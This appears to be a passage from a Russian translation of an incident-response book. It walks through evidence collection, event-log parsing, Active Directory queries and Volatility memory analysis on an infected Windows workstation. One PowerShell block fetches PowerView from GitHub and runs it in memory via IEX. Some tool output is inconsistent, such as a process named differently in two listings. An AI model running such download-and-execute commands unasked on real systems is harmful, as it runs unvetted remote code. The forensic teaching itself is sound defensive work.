
Копирование событий журнала

```
wevtutil epl security .\security.evtx
```


Результаты хэширования

```
Get-FileHash ".\results.txt" | Format-List | out-file -append ".\hash.txt"
```

```
Get-FileHash ".\security.evtx" | Format-List | out-file -append
```

```
".\hash.txt"
```

```
Write-host "[+] End" -foregroundcolor green
```



По окончании извлечения мы отключаем USB-флешку и подсоединяем ее к подопытной машине, которую мы настроили с нуля и которая не содержит никаких критических ресурсов вообще.

Мы не знаем, что за малварь заразила компьютер Барни, поэтому не можем гарантировать безопасность этой USB-флешки. Все, что мы знаем, его компьютер является основным вектором распространения.

Чтобы избежать любых сюрпризов, и до того времени, пока мы не начнем лучше понимать ситуацию, мы избегаем подключения этой USB-флешки в другие машины без выполнения полного форматирования.

Копируем данные, полученные с компьютера Барни, на эту промежуточную машину, затем настраиваем общую сетевую папку, к которой у нас будет доступ с машины для анализа, чтобы копировать данные.

Примечание: во время всех своих исследований всегда используйте свежее установленную машину для анализа.

Мы делаем две копии полученных данных на две разные дополнительные USB-флешки: одну для руководителя отдела HR, другую в целях резервного копирования, на случай, если собранные объекты будут повреждены.

Далее мы переходим к жесткому диску. Есть разные варианты копирования диска, нам стоит разобраться с ними:

- Логическое копирование: мы подключаем USB-флешку и попросту переносим на нее папку C:. Это недопустимый процесс криминалистического извлечения, поскольку он заменяет MAC-атрибуты файлов и папок (Modification, Access, Creation; время Изменения, Доступа и Создания), теряется

пространство остаточных файлов³⁰ и Главная загрузочная запись (MBR³¹), и так далее.

- Копирование томов: используя стороннее программное обеспечение, мы копируем блочное устройство, которое отображает логический раздел (`/dev/sda1` в Linux или `\\.\PHYSICALDRIVE0/Partition1` в Windows). Так легче анализировать, поскольку мы можем напрямую парсить файловую систему, но мы теряем важные данные, не представленные в файловой системе: Главную загрузочную запись (MBR), резервную копию MBR, остаточные файлы тома и проч. (больше деталей о структуре дисков далее в книге).
- Копирование физического диска: мы копируем целиком весь жесткий диск, обычно отображаемый как `/dev/sda` в Linux или `\\.\PHYSICALDRIVE0/` в Windows. Обычно он состоит из MBR, раздела 1 (C:), раздела 2 (D:), остаточных данных обоих разделов и т.д. Становится труднее анализировать, поскольку нам нужно изолировать каждую файловую систему, но мы получим самую точную картину.

Чтобы выполнить копирование физического диска, сначала мы выключаем компьютер, отсоединяя кабель питания и батарею.

Важно не использовать стандартную функцию выключения, поскольку малварь может потенциально перехватить этот вызов и стереть свое присутствие на диске.

Мы разбираем системный блок и снимаем жесткий диск.

³⁰ Подробнее об этом позже.

³¹ MBR составляет первые 512 байтов, которые запускают операционную систему. Подробнее об этом позже, в процессе анализа диска.



Этим мы не нарушаем никаких правил форензики, так как мы уже собрали RAM и live-данные, поэтому уже имеем замороженное live-состояние зараженной системы.


Подключаем диск к физическому блокировщику записи³², чтобы сохранить его целостность, затем подключаем устройство по USB к нашему компьютеру, где установлен FTK Imager³³, инструмент для выполнения точного побитового копирования:



³² Блокировщик записи предоставляет физический барьер, защищающий диск от случайных операций записи, которые могут быть выполнены компьютером следователя.

³³ <http://accessdata.com/product-download/ftk-imager-version-3.4.2>

Мы запускаем копирование полного диска и оставляем на несколько часов, пока оно выполняется.³⁴



Тем временем, мы переключаем наше внимание на артефакты в собранных live-данных и памяти. Именно там, скорее всего, находятся самые ценные находки.

****Примечание по физическому блокировщику записи****

Для сохранения целостности диска (как, впрочем, и цепочки сохранности улик) критически важно монтировать его в режиме read-only. Даже если один бит диска будет изменен, вычисленный хэш изменится, что поставит под сомнение улики, собранные в ходе анализа.

Поэтому критически важно обеспечить, чтобы машина для анализа не нарушила улики в процессе извлечения.

Например, Windows может автоматически примонтировать внешний диск, в результате чего произойдет перезапись времени системного журнала.

³⁴ Образ жесткого диска также копируется на две дополнительные USB-флешки.

Тоже самое и с Linux, хотя имеется возможность отключить автоматическое монтирование и в явной форме выполнить монтирование в режиме read-only, используя “`mount -ro,noload`”.

Хотя по-прежнему, нет гарантий, что какой-нибудь поврежденный драйвер с доступом к ядру на машине ничего не запишет по ошибке на зараженный диск.

Физический блокировщик записи, в свою очередь, блокирует сигналы на запись на физическом уровне, таким образом гарантируя целостность копируемого жесткого диска.³⁵

Анализ данных

Если вы когда-либо проводили криминалистическое расследование, вы должны быть знакомы со следующей информацией.

Это часть расследования, в которой мы чувствуем, что не в состоянии справиться с объемом собранных данных. К настоящему времени у нас есть копия памяти (4 ГБ), копия диска (320 ГБ) и live-данные (~КБ).

Так много гигабайтов данных, в которых атакующий или малварь могут спрятать себя: ключи реестра³⁶, задания (jobs) компонента Windows BITS³⁷, DLL на диске, DLL в памяти, файлы, MBR³⁸ и так далее. Мы попросту оказываемся перегружены и даже

³⁵ https://www.cftt.nist.gov/hardware_write_block.htm

³⁶ <http://www.hexacorn.com/blog/2017/01/28/beyond-good-ol-run-key-all-parts/>

³⁷ <http://0xthem.blogspot.fr/2014/03/t-emporal-persistence-with-and-schtasks.html>

³⁸ https://wikileaks.org/ciav7p1/cms/page_2621757.html

не знаем, с чего начать. Это подобно первому чистому листу для писателя.

Давайте не будем напрягаться и начнем с самых простых для парсинга данных: системная и сетевая конфигурация.

```
[...]  
Host Name:                WK0025  
OS Name:                  Microsoft Windows 10 Pro  
OS Version:               10.0.14393 N/A Build 14393  
System Type:              X86-based PC  
[...]  
Ethernet adapter Ethernet:  
  
    Connection-specific DNS Suffix  . : LEOSTRAT.CORP  
    Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter  
    Physical Address. . . . . : 08-00-17-D1-C8-80  
    DHCP Enabled. . . . . : Yes  
    IPv4 Address. . . . . : 192.168.1.25  
    Subnet Mask . . . . . : 255.255.255.0  
[...]
```

Мы имеем дело с машиной под Windows 10, 32-битная архитектура, которая является членом домена Windows **LEOSTRAT.CORP**. Как и ожидалось, IP-адрес этой машины совпадает с адресом, который мы видели в логах файрвола несколькими часами ранее.

Давайте посмотрим на текущие запущенные процессы на машине (вывод пути образа и командная строка обрезаны, чтобы уместить результаты на одной странице).

PID	Name	User	Image Path
2848	explorer.exe	WK0025\wk_admin	C:\Windows\Explor...
808	..MSASCuiL.exe	WK0025\wk_admin	C:\Program F...
2132	..OneDrive.exe	WK0025\wk_admin	C:\Users\Admin...
1912	..cmd.exe	WK0025\wk_admin	C:\Windows\systeme...
3100conhost.exe	WK0025\wk_admin	C:\Windows\syst
1916powershell.exe	WK0025\wk_admin	C:\Windows\Sys
0	System Idle Process	\	
4	System	\	
272	..smss.exe	NT AUTHORITY\SYSTEM	
356	csrss.exe	NT AUTHORITY\SYSTEM	
420	wininit.exe	NT AUTHORITY\SYSTEM	
512	..services.exe	NT AUTHORITY\SYSTEM	
860svchost.exe	NT AUTHORITY\LOCAL SERVICE	C:\Win...
1712svchost.exe	NT AUTHORITY\LOCAL SERVICE	C:\Win...
2040svchost.exe	NT AUTHORITY\LOCAL SERVICE	C:\Win...
2548svchost.exe	WK0025\wk_admin	C:\Win...
520	..lsass.exe	NT AUTHORITY\SYSTEM	C:\Win...
488	winlogon.exe	NT AUTHORITY\SYSTEM	C:\Windows\sy...
[...]			

Чтобы обнаружить какие-либо отклонения, вам сначала нужно понимать, что из себя представляет “стандартная” ситуация в окружении Windows³⁹. Вот критические системные процессы, которые вы можете повстречать на любой Windows-машине:

- **Idle** и **System**: это просто контейнеры, используемые для выполнения потоков ядра. Это, по сути, не настоящие процессы, поскольку их нельзя привязать к какой-либо физической программе на диске.
- **Smss.exe**: диспетчер сеансов - первый настоящий процесс пользовательского режима, запускаемый на старте системы. Один главный сеанс работает всегда и порождает столько потомков, сколько имеется сеансов. Потомки обычно

³⁹ Я могу порекомендовать вам прочитать статью от Патрика Олсена под названием “Разберись со своими процессами Windows любой ценой” (прим. переводчика: оригинальная ссылка откинулась, вставил архивную версию):

<https://web.archive.org/web/20170501060949/http://sysforensics.org/2014/01/know-your-windows-processes/>

завершаются после входа в систему. Его родительский процесс - это процесс **System**.

- **Wininit.exe**: это процесс инициализации Windows. Он порождается потомком **Smss.exe**, но как только тот завершается, **Wininit.exe** остается без родителя.
- **Csrss.exe**: это клиент/серверная подсистема, которая обрабатывает создание и удаление процессов. Есть один экземпляр на подключенного пользователя. Его родительский процесс - **Smss.exe**, но как только тот завершается, **Csrss.exe** остается без родителя.
- **Winlogon.exe**: этот процесс предоставляет приглашение для интерактивного входа в систему, помогает загружать профили пользователей и т.д. Его родительский процесс - **Smss.exe**, но как только тот завершается, **Winlogon.exe** остается без родителя.
- **Userinit.exe**: этот процесс запускается после успешного входа в систему. Он загружает сетевые подключения и сценарии входа. Обычно он завершается по выполнению своих задач, поэтому мы вряд ли увидим, что он использует обычные live-запросы.
- **Explorer.exe**: у этого процесса пропадает родительский процесс, как только завершается **Userinit.exe**. Все программы, запущенные с рабочего стола или из меню "Пуск", являются потомками **Explorer.exe**.
- **Lsass.exe**: этот процесс обрабатывает аутентификацию, и обычно на него нацеливаются вредоносные программы в целях получения хэша пароля или пароля в открытом виде. Его родительский процесс - **Wininit.exe**.
- **Services.exe**: диспетчер управления службами обрабатывает все службы Windows. Есть один экземпляр на систему, и он должен быть родителем любого процесса **svchost.exe**, а также **spoolsv.exe** и **SearchIndexer.exe**.
- **Svchost.exe**: вы обнаружите множественные экземпляры **svchost.exe**, работающие в системе, каждый из которых

загружает различные библиотеки DLL под разные задачи. Его родительский процесс - **Services.exe**.

Просматривая дерево процессов, мы можем буквально следовать по шагам заданного пользователя. К примеру, мы ясно видим, что наша учетная запись **wk_admin** (используемая для процесса извлечения) открыла окно проводника, породила интерпретатор командной строки и выполнила PowerShell-команды (скрипт **live_artifact**).

Кроме того, мы знаем, что в системе работает BitDefender (**MSASCuiL.exe**).

Чтобы разобраться в этом длинном списке процессов и выявить подозрительные процессы, мы обычно ищем один или комбинацию из следующих объектов:

- Процесс с неправильным родителем (**lsass.exe** с **explorer.exe** в качестве родителя).
- Образ исполняемого файла находится по неправильному пути (программа работает из **c:\temp** или **c:\users\<user>\appdata\local**).
- Процессы с ошибками в названии (например, **csrsss.exe**).
- Необычные аргументы командной строки (длинные строки команд или строки, содержащие URL и подозрительные параметры).

К нашему сожалению, ни один процесс не выделяется в этом предварительном анализе. Все процессы легитимны и работают из доверенных локаций.

Конечно, эта оценка в любом случае необъективна, так что мы проверим это утверждение позже путем анализа памяти.

Еще один артефакт, который мы ранее собрали, это журнал безопасности.⁴⁰ Он фиксирует связанные с безопасностью события типа аутентификации, изменений групп и так далее. Эта информация поможет нам восстановить, что произошло в системе некоторое время назад.

Windows присваивает уникальный идентификатор каждому событию, аудируемому в системе. Мы сфокусируемся на следующих трех номерах:

- **Event ID 4624:** успешная аутентификация.
- **Event ID 4648:** попытка входа с использованием альтернативных учетных данных (runas, запуск от имени, например).
- **Event ID 4672:** вход под учетной записью суперпользователя.

Давайте вернемся в прошлое, распаковав файл **security.evtx**, чтобы отделить эти идентификаторы событий при помощи PowerShell-команды **get-winevent**:

```
PS> Get-WinEvent -FilterHashtable  
@{path='.\security.evtx';id=4624,4648,4672}
```

```
PS C:\Users\Administrator\Desktop> Get-WinEvent -FilterHashtable @{path='.\security.evtx';id=4624,4648,4672}
```

ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated	Id	Level	DisplayName	Message
3/14/2017 9:09:31 AM	4672	Information		Special privileges assigned to new logon....
3/14/2017 9:09:31 AM	4624	Information		An account was successfully logged on....
3/14/2017 9:09:31 AM	4648	Information		A logon was attempted using explicit credentials....
3/14/2017 8:25:56 AM	4672	Information		Special privileges assigned to new logon....
3/14/2017 8:25:56 AM	4624	Information		An account was successfully logged on....
3/14/2017 8:25:56 AM	4648	Information		A logon was attempted using explicit credentials....
3/14/2017 7:28:48 AM	4672	Information		Special privileges assigned to new logon....
3/14/2017 7:28:48 AM	4624	Information		An account was successfully logged on....
3/14/2017 7:28:48 AM	4648	Information		A logon was attempted using explicit credentials....

⁴⁰ В окружении Active Directory все логи событий направляются в контроллер домена. При неправильно сконфигурированных параметрах, как в системах LeoStrat, для DC выделяется несколько гигабайтов, чтобы локально хранить эти события, вместо того, чтобы дать ему инструкцию на их перенаправление в адрес подходящей системы SIEM для корреляции и хранения. Это означает, что DC хранит примерно от 10 до 24 часов событий в любое заданное время. Вот почему мы лучше получим журнал безопасности с машины Барни.

Выходные данные далеки от идеала. Нам не хватает множества интересных полей типа имени учетной записи, машины-источника, типа входа, домена и так далее...

Мало чего есть более раздражающего в Windows, чем парсинг логов событий. Не поймите меня неправильно - мы можем извлечь множество информации из этих файлов - но низкое качество формата делает это в десять раз сложнее.

Для каждого события нам нужно добавить фильтры, которые будут извлекать интересные элементы из поля "message" (сообщение), затем экспортировать результат в CSV-файл, который мы сможем легко просмотреть:

Для событий **4624** нам нужна следующая информация:

- Имя пользователя, поле номер 5.
- Домен, поле номер 6.
- Удаленная рабочая станция (источник аутентификации), поле номер 18.

PowerShell-команда для этого:

```
Get-WinEvent -FilterHashtable @{path='.\security.evtx';id=4624} `
| Select-Object -Property timecreated, id,
@{label='username';expression={$_.properties[5].value}},
@{label='domain';expression={$_.properties[6].value}},
@{label='Source';expression={$_.properties[18].value}} `
| export-csv wk0025_events_4624.csv
```

Для события **4648** нам нужна следующая информация:

- Имя пользователя, поле номер 5.

- Домен, поле номер 6.
- Удаленная рабочая станция (источник аутентификации), поле номер 12.

PowerShell-команда для этого:

```
Get-WinEvent -FilterHashtable @{path='.\security.evtx';id=4648} `
| Select-Object -Property timecreated, id,
@{label='username';expression={$_.properties[5].value}},
@{label='domain';expression={$_.properties[6].value}},
@{label='Source';expression={$_.properties[12].value}} `
| export-csv wk0025_events_4648.csv
```

Для события **4672** нам нужна следующая информация:

- Имя пользователя, поле номер 1.
- Домен, поле номер 2.

PowerShell-команда для этого:

```
Get-WinEvent -FilterHashtable @{path='.\security.evtx';id=4672} `
| Select-Object -Property timecreated, id,
@{label='username';expression={$_.properties[1].value}},
@{label='domain';expression={$_.properties[2].value}} `
| export-csv wk0025_events_4672.csv
```

Держите в уме, что атакующий может всегда стирать свои следы, так что рассчитывать на данные логов не на 100% надежно. Но если он поленился, мы автоматически словим джекпот. Шансов на положительный результат у нас больше. Мы парсим CSV-файл,

сосредоточившись в первую очередь на последних 72 часах. До тех пор, пока...

	A	B	C	D	E	F
1	TimeCreated	Id	username	domain		
2	3/14/2017 9:09:31 AM	4672	SYSTEM	NT AUTHORITY		
3	3/14/2017 8:25:56 AM	4672	SYSTEM	NT AUTHORITY		
4	3/14/2017 7:28:48 AM	4672	wk_admin	WK0025		
5	3/14/2017 4:39:45 AM	4672	wk_admin	WK0025		
6	3/14/2017 4:26:35 AM	4672	wk_admin	WK0025		
7	3/14/2017 3:56:36 AM	4672	a_update	LEOSTRAT		
8	3/14/2017 3:55:20 AM	4672	SYSTEM	NT AUTHORITY		

Наконец-то, нечто перспективное! Мы знаем, что Барни не обладает правами администратора на своем компьютере, кажется странным увидеть успешное повышение привилегий, выполненное для учетной записи **a_update**.

Это может быть нормальное явление, а может и аномальное. Большинство событий **4672** предваряются событиями с ID **4624**, это значит, что учетная запись успешно аутентифицировалась на машине.

Однако, в поле "source" (источник) события **4624** не хватает происхождения аутентификации, что указывает на локальный сеанс: например, локальная программа могла породить процесс под удостоверением **a_update**.

Мы просим предоставить нам обычную машину, подключенную к Windows Active Directory в LeoStrat, чтобы получить информацию по учетной записи **a_update**. Мы используем PowerView⁴¹ для простоты, но с такой же легкостью мы могли бы

⁴¹ PowerView - это компонент фреймворка PowerSploit, который чаще всего используется для пентеста окружений Windows. Но он также очень полезен и в области форензики, если нам нужно извлечь большое количество информации из Active Directory.

воспользоваться официальным PowerShell-модулем Microsoft RSAT.

42

```
# Определяем объект browser
$browser = New-Object System.Net.WebClient

# Настраиваем дефолтный системный прокси
$browser.Proxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkCredentials

# Далее удаленно извлекаем и загружаем в память скрипт PowerView.ps1
IEX($browser.DownloadString("https://raw.githubusercontent.com/
PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1"))
# Данные по пользователю
Get-NetUser a_update
```

```
logoncount : 131
codepage : 0
company : LEOSTRAT
whencreated : 01/08/2017
samaccountname : a_update
countrycode : 119
memberof : {CN=Users,DC=leostrat,DC=corp, CN=Domain
Admins,CN=Users, DC=leostrat,DC=corp, CN=Enterprise
Admins,CN=Users,DC=leostrat,DC=corp, CN=Schema
Admins,CN=Users,DC=leostrat,DC=corp...}
lastlogontimestamp : 03/14/2017 03:10:44
userprincipalname : a_update@leostrat.corp
```

Интересно, **a_update** была создана два месяца назад и является членом группы администраторов домена, самой привилегированной группы пользователей в Windows Active Directory. Время последнего входа близко к тому, что мы видели в мейнфрейме, и совершенно точно находится за пределами времени рабочего дня в компании.

42

<https://blogs.technet.microsoft.com/drew/2016/12/23/installing-remote-server-admin-tools-rsat-via-powershell/>

Мы выводим список других членов группы администраторов домена и сравниваем даты их создания:

```
PS> Get-NetGroupMember -groupname "domain admins" -fulldata | select name,whencreated
```

name	whenCreated
a_update	14/01/2017 05:00:01 AM
adm_richard	06/21/2016 10:46:16 PM
adm_supreme	02/17/2014 10:44:44 PM
adm_jennifer	12/22/2010 10:44:44 PM
Administrator	12/22/2010 9:27:40 PM

Очевидные различия! Все другие учетные записи администраторов существуют по меньшей мере 8 месяцев (некоторые даже несколько лет), при этом **a_update** была создана буквально пару месяцев назад... в 05:00 утра по UTC!⁴³

Мы просим администратора Windows идентифицировать человека или сервис, стоящих за учетной записью **a_update**, но он вообще не может вспомнить о существовании этого аккаунта. Мы собираем экстренное совещание с кризисной группой.

Эта новая находка имеет огромные последствия: обнаружен несанкционированный доступ в Windows Active Directory.

У атакующего есть учетная запись администратора домена, что по сути означает, что он может (и вероятнее всего уже сделал это) шпионить за любым компьютером, включая машины руководящего состава компании, читать все электронные письма и конечно, получать доступ на любую Windows-машину в сети.

Как только мы сообщаем о текущем представлении произошедшего проникновения, люди начинают биться головами об стол. В буквальном смысле.

⁴³ Хотя на этот раз информация может быть не релевантной, старайтесь учитывать локальное время групп администраторов на случай, если они работают на аутсорсе. 19:00 в Европе может и не казаться подозрительным, но это время определенно будет находиться за пределами времени рабочего дня где-нибудь в Индии, например.

Их фрустрация понятна. Если вы не можете доверять своим собственным системам, как можно защитить себя или дать отпор?

У всех появляется желание удалить эту учетную запись в порыве приступа жажды мести, но вновь это не принесет никакой пользы, напротив, даст атакующему серьезную подсказку насчет прогресса в расследовании, и возможно, заставит его уничтожить все машины, используя другую учетную запись, до которой мы еще не добрались.

Наша насущная проблема - не учетная запись; их может оказаться больше. Атакующий присутствует здесь уже несколько месяцев. Если мы оставим учетные записи еще на несколько часов, то это уже ничего не изменит.

Наша приоритетная задача - организовать с командой клиента защищенный коммуникационный канал. Никаких больше электронных писем через стандартные адреса почты Outlook. Для этих целей мы создаем несколько адресов на ProtonMail для всех. Все электронные письма между адресами ProtonMail автоматически шифруются. Этого хватит, пока что.

Запрещаются все планшеты под Windows на время кризисных совещаний. Этого не избежит даже рабочая группа правления корпорации на этот раз. Ничто не мешает атакующему активировать камеру или микрофон любого компьютера в LeoStrat, так что нам нужно быть осторожными.

Пока выполняются эти действия, наша следственная группа продолжает свои операции. Нам нужно понять, какого черта этот пользователь **a_update** делал на компьютере Барни, но что еще более важно, как этот пользователь туда попал. Время погрузиться в дампы памяти!

Анализ памяти

Чтобы проанализировать дамп памяти, который мы извлекли, мы воспользуемся фреймворком **Volatility**, это инструмент на Python, с которым должен быть знаком любой специалист по работе с инцидентами.⁴⁴ Он поддерживает десятки операционных систем, начиная от Windows XP до Linux Redhat.⁴⁵

Мы начинаем с загрузки последней версии **Volatility** с Github⁴⁶, затем выполняем команду “**imageinfo**”, чтобы определить правильный профиль памяти для использования:

```
root@Guard:~/volatility python vol.py -f /root/memdump.mem imageinfo
```

```
root@Guard:~/volatility# python vol.py -f /root/memdump.mem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win10x86_14393, Win10x86_15063
                           AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                           AS Layer2 : FileAddressSpace (/root/memdump.mem)
                           PAE type : PAE
                           DTB : 0x1a8000L
                           KDBG : 0x81a7c360L
      Number of Processors : 1
      Image Type (Service Pack) : 0
      KPCR for CPU 0 : 0x81aa2000L
      KUSER_SHARED_DATA : 0xffdf0000L
      Image date and time : 2017-06-25 15:32:13 UTC+0000
      Image local date and time : 2017-06-25 08:32:13 -0700
```

Чтобы найти основные объекты в памяти (процессы, сетевые соединения и так далее), **Volatility** в значительной степени полагается на структуры данных, которые отличаются в зависимости от различных версий операционных систем.

⁴⁴ Если вы никогда не читали книгу “Art of Memory Forensics” (“Искусство криминалистического анализа памяти”), бросайте все (включая эту книгу) и бегите читать. Настолько она хороша.

<https://www.amazon.com/dp/B00JUUSQJC>

⁴⁵ Дополнительные профили Volatility: <https://github.com/volatilityfoundation/profiles>

⁴⁶ <https://github.com/volatilityfoundation/volatility>

Эти характеристики хранятся в профилях **Volatility**⁴⁷ и как правило содержат:

- Постоянные значения: адреса и смещения, жестко закодированные в важные структуры памяти.
- Информация по системным вызовам: индексы и имена системных вызовов, специальные функции, которые выполняют низкоуровневые операции (**open**, **read**, **write**, **interrupt** и т.д.)
- Нативные типы: размер integer, long, character и т.д.

Ввиду этого важно определить правильный профиль⁴⁸, перед тем, как двигаться далее. В нашем случае, мы имеем Win10x86_14393 для машины Барни (Windows 10, 32-бит, сборка 14393).

Первое, что нам нужно сделать, это подтвердить список процессов, которые мы извлекли ранее, при помощи стандартных инструментов. Windows отслеживает активные процессы, поддерживая двусвязный список объектов **_EPROCESS**.⁴⁹ Каждый объект описывает работающий процесс: время создания, идентификатор процесса (PID), родительский PID (PPID), количество потоков и так далее.

Get-process, Представление задач (Task View), Диспетчер задач и другие утилиты легко проходят по этому списку для отображения работающих программ. Малварь, которая искажает этот список (убирая связь своего процесса из списка, например), может скрывать себя от стандартных инструментов.

⁴⁷ Takahiro Haruyama и Hiroshi Suzuki продемонстрировали, как нарушить работу инструментов для анализа памяти, подменяя KDBG (структуру, поддерживаемую ядром Windows для отладки), на которую большинство инструментов полагаются при создании своих “профилей” анализа.

⁴⁸ Для вывода списка всех поддерживаемых профилей, выполните команду на Python: `vol.py --info`

⁴⁹ Первый объект **_EPROCESS** хранится по указателю **PsActiveProcessHead** в структуре KDBG, который можно найти по контрольным ключевым словам.

Тем не менее, используя **Volatility**, мы можем искать в памяти любую структуру, похожую на объект **_EPROCESS** (строка **"proc"** со смещением 0, валидные указатели на ядро с определенными смещениями и так далее), чтобы обойти подобные трюки. Мы используем модуль **psscan**, чтобы сделать это:

```
root@Guard:~/volatility python vol.py -f /root/memdump.mem psscan --  
profile=Win10x86_14393
```

Offset(P)	Name	PID	Time exited
0x0000000086f4e980	System	4	
0x000000008aaad640	RuntimeBroker	2760	
0x000000008d955b00	SearchUI.exe	3452	
0x000000008d9e1bc0	svchost.exe	860	
0x000000008ec2e800	csrss.exe	356	
0x000000008eca4bc0	0kf1udic.exe	3812	2017-03-12 17:00:55
0x000000008ecb0bc0	csrss.exe	432	
0x0000000096433480	taskhostw.exe	2608	
0x00000000964a7040	userinit.exe	2696	2017-03-13 17:00:20
0x00000000964a9480	explorer.exe	2848	
0x00000000964d8880	NisSrv.exe	2320	
0x000000009653a040	smss.exe	412	2017-03-13 01:59:38

[...]

Вновь, время создания и родительский PID обрезаны, чтобы уместить результаты на странице.

Обратите внимание, что используя этот метод сканирования памяти (или сканирование по тегам пулов), **Volatility** может найти процессы **userinit.exe** и **smss.exe**, даже несмотря на то, что они завершились после входа в систему. Но что самое интересное, он нашел третий процесс, уже не работающий, который сразу же бросается в глаза: **0kf1udic.exe**

Процесс завершился пару дней назад, когда Барни уже не пользовался своим компьютером... Мы пробуем вывести DLL-файлы, загруженные этим процессом, чтобы понять его предназначение, но получаем следующую ошибку:

```
root@Guard:~/volatility python vol.py -f /root/memdump.mem --  
profile=Win10x86_14393 dlllist -p
```

```
Volatility Foundation Volatility Framework 2.6  
*****  
payloadl.exe pid: 3812  
Unable to read PEB for task.  
root@Lab:~/volatility#
```

Невозможно прочитать PEB по задаче

Структура блока окружения процесса (PEB)⁵⁰ хранит указатели на список DLL, текущую рабочую директорию и другую полезную информацию. Поскольку процесс завершился, Windows, должно быть, пометил объект как свободный и готовый к получению новых данных.

К счастью для нас, основные заголовки структуры `_EPROCESS` не были изменены, вот почему **Volatility** смог получить их. Но PEB-указатель уже перезаписан новыми данными, что затрудняет нам движение дальше.⁵¹

Что насчет сетевых соединений? Если малварь была сброшена злоумышленником извне или общалась с удаленным сервером, должен был открываться сетевой сокет в системе.

Это не обязательно будет отображаться по команде `netstat` в силу различных причин: соединение закрылось, когда мы запустили команду, подмена внутренних DLL, подмена внутренних структур (Непосредственное изменение объекта ядра - DKOM) и так далее.

⁵⁰ <https://www.geoffchappell.com/studies/windows/win32/ntdll/structs/peb/index.htm>

⁵¹ Некоторые вредоносные файлы изменяют свою PEB-структуру, чтобы затруднить получение списка DLL и другой информации. Если это встречается вам, используйте плагин `vadinfo` для вывода памяти, принадлежащей процессу, и анализа фрагментов, помеченных как `PAGE_EXECUTE_READ`.

(прим. переводчика:

<https://github.com/volatilityfoundation/volatility/blob/master/volatility/plugins/vadinfo.py>)

Но есть шанс, что объект памяти, описывающий это соединение, по-прежнему где-то болтается в памяти.

Windows отслеживает открытые соединения, создавая односвязную цепочку объектов `_TCP_ENDPOINT`. Каждый объект описывает свойства соединения: локальные и удаленные порты, удаленный адрес, состояние соединения и так далее. Когда соединение завершается, соответствующий объект удаляется из связного списка. Но как уже говорилось ранее, он не стирается немедленно из памяти.

Плагин `netscan` в `Volatility` ищет эти остаточные объекты по ряду специфических характеристик (объекты `_TCP_ENDPOINT` начинаются с `"TcpE"` и имеют размер структуры, превосходящий 496 байт⁵², а также валидные указатели ядра с ключевыми смещениями).

```
root@Guard:~/volatility python vol.py -f /root/memdump.mem --  
profile=Win10x86_14393 netscan
```

Proto	Local Address	Foreign Address	State	Pid	Owner
UDPv4	0.0.0.0:0	*.*		868	svchost.exe
UDPv6	:::0	*.*		868	svchost.exe
UDPv4	0.0.0.0:512	*.*		868	svchost.exe
UDPv4	0.0.0.0:512	*.*		868	svchost.exe
UDPv4	0.0.0.0:0	*.*		868	svchost.exe
UDPv6	:::0	*.*		868	svchost.exe
UDPv4	0.0.0.0:512	*.*		868	svchost.exe
UDPv4	0.0.0.0:512	*.*		868	svchost.exe
UDPv4	0.0.0.0:0	*.*		2164	svchost.exe
UDPv6	:::0	*.*		2164	svchost.exe
UDPv4	0.0.0.0:0	*.*		2164	svchost.exe
TCPv4	192.168.1.25:49673	219.128.13.22:443		860	svchost.exe
UDPv4	0.0.0.0:0	*.*		860	svchost.exe
UDPv6	:::0	*.*		860	svchost.exe
UDPv4	0.0.0.0:0	*.*		928	svchost.exe
UDPv4	192.168.1.25:512	*.*		2564	svchost.exe
UDPv4	0.0.0.0:5888	*.*		868	svchost.exe
UDPv6	:::5888	*.*		868	svchost.exe
UDPv4	0.0.0.0:512	*.*		868	svchost.exe
UDPv4	0.0.0.0:0	*.*		548	lsass.exe
UDPv6	:::0	*.*		548	lsass.exe

